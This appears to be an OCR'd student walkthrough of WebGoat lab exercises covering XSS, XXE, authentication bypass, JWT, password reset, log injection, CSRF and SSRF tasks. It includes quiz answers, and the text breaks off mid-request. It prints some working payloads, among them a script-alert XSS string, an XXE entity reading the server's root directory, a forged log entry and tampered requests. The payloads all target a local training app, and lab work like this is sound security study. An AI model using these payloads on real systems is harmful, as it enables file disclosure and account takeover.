
Task 2,

Verify that the cookies are the same on multiple Chrome tabs.



Task 7,


Do something like this in credit card field: <script>alert("Hello")</script>. It will create an alert on the webpage and the task will be completed.



Task 10,


Identify the parameter that is passed:


<webgoat_ip>:<webgoat_port>/WebGoat/start.mvc#test/parameter




Task 11,

Console can be used to identify the response ID.





Task 12,



2. When do XSS attacks occur?

- [ ] Solution 1: Data enters a web application through a trusted source.
- [ ] Solution 2: Data enters a browser application through the website.
- [x] Solution 3: The data is included in dynamic content that is sent to a web user without being validated for malicious content.
- [ ] Solution 4: The data is excluded in static content that way it is sent without being validated.

3. What are Stored XSS attacks?

- [x] Solution 1: The script is permanently stored on the server and the victim gets the malicious script when requesting information from the server.
- [ ] Solution 2: The script stores itself on the computer of the victim and executes locally the malicious code.
- [ ] Solution 3: The script stores a virus on the computer of the victim. The attacker can perform various actions now.
- [ ] Solution 4: The script is stored in the browser and sends information to the attacker.


4. What are Reflected XSS attacks?

- [ ] Solution 1: Reflected attacks reflect malicious code from the database to the web server and then reflect it back to the user.
- [x] Solution 2: They reflect the injected script off the web server. That occurs when input sent to the web server is part of the request.
- [ ] Solution 3: Reflected attacks reflect from the firewall off to the database where the user requests information from.
- [ ] Solution 4: Reflected XSS is an attack where the injected script is reflected off the database and web server to the user.


5. Is JavaScript the only way to perform XSS attacks?

- [ ] Solution 1: Yes you can only make use of tags through JavaScript.
- [ ] Solution 2: Yes otherwise you cannot steal cookies.
- [ ] Solution 3: No there is ECMAScript too.
- [x] Solution 4: No there are many other ways. Like HTML, Flash or any other type of code that the browser executes.

Now this section is complete.



This section is also completed – SQL Injection (advanced) not getting green check mark but is completed as seen below.




(A5) Security Misconfiguration

XXE

Task 4,


Copy and paste doctype over into HTTP on bottom section <comment>&js

Made a breakpoint so that you click “continue” (use command from doctype on previous page)




Add the XML to the POST request when you write a comment.

```
<?xml version="1.0"?>
<!DOCTYPE another [
<!ENTITY fs SYSTEM "file:///">
]>
<comment>
<text>
yea
&fs;
</text>
</comment>
```




Task 7,

This time the POST request data is JSON, and the response says clearly that in order to get an XXE injection the request must be XML.



Intercept the request, change the content-type to application/XML and use the same body as before.




Task 11,

Getting an SSL misconfig error so it is not working to send the modified request and solve the task.

https://pvxs.medium.com/webgoat-xxe-11-57b0e28a0cf6


XXE



(A6) Vulnerable & Outdated Components

Vulnerable Components

Task 5,




Task 12,

Requires the Docker version which I can't get working.


(A7) Identity & Auth Failure

Authentication Bypasses

Task 2,



Enter sample answers like "teachers" and "Street". Then look at the HTTP request and modify it to the following (change 0 to 1 and 2 and 3 for the securityQuestion parameters):




As long as it matches the form of an unaltered request then it should work. The results can be seen below:

```
{
  "lessonCompleted" : true,
  "feedback" : "Congrats, you have successfully verified the account without
actually verifying it. You can now change your password!",
  "output" : null,
  "assignment" : "VerifyAccount",
  "attemptWasMade" : true
}
```


Now this section is complete.


Authentication Bypasses




Insecure Login


Task 2,

Need to inspect the page to find the hidden username and password used to login. WE can see below where the hidden login info is located. If we go to the Network tab and reload the page we can see the POST request that contains the password and username as seen below.






Now this section is completed.




JWT Tokens

Task 3,

Need to use a JWT base64 decoder as seen below to extract the user information.




From this we can see that the username is “user”. We can submit this and finish the task.



Task 7,


Answer the questions correctly.




Password Reset

Task 2,


Send a password reset email to ourselves and login with new password as shown below. The task does not turn green once completed.



We can see the successful login below.




Once again it is completed below but does not turn green:




Task 4,

Use the brute force script to provide many different colors until one is correct.



Task 5,

Get info about why the security questions are good or bad.



Task 6,


Was not able to get the reset link to work.

Secure Passwords

Task 4,

Entered a secure password to see the information regarding how long it would take to crack the password.

Now this section is completed (minus a few tasks that prevented the green checks)



(A8) Software & Data Integrity

Insecure Deserialization

Task 5,


This one is optional

(A9) Security Logging Failures

Logging Security

Task 2,


Adjust the username field to add “Login succeeded for username: admin”. Therefore, even though the login for my user failed now due to the changed username the error message tell us that the admin login was successful.




Task 4,

Look through the terminal that we started the WebGoat server from. Use the Zap encode/decode tool to decode the password from the terminal and get the final password.

When we enter the username “Admin” and the password from the encode/decode tool we can successfully login as Admin.





Now this section is completed:

(A10) Server-Side Request Forgery

Cross-Site Request Forgeries

A cross-site request forgery, also known as a one-click attack or session riding and abbreviated as CSRF or XSRF is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts. CSRF exploits the trust that a site has in a user's browser. At risk are web applications that perform actions based on input from trusted and authenticated users without requiring the user to authorize the specific action. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

Task 3,

Use HTML file in new tab to create a button. Not working correctly, just opens the login page for WebGoat.

***

Task 4,

```
<input name="csrf" type="hidden" value="false">
<input type="submit" name="submit">
```


Task 7,

Not working, can't get csrf.html to display the flag, just displays the login page.

Server-Side Request Forgery

Task 2,


Intercept with zap and change image URL to "jerry" from "tom"



Task 3,

Same idea, just change the URL to the one provided.

```
POST http://127.0.0.1:8080/WebGoat/SSRF/task2 HTTP/1.1
host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:8080/WebGoat/start.mvc
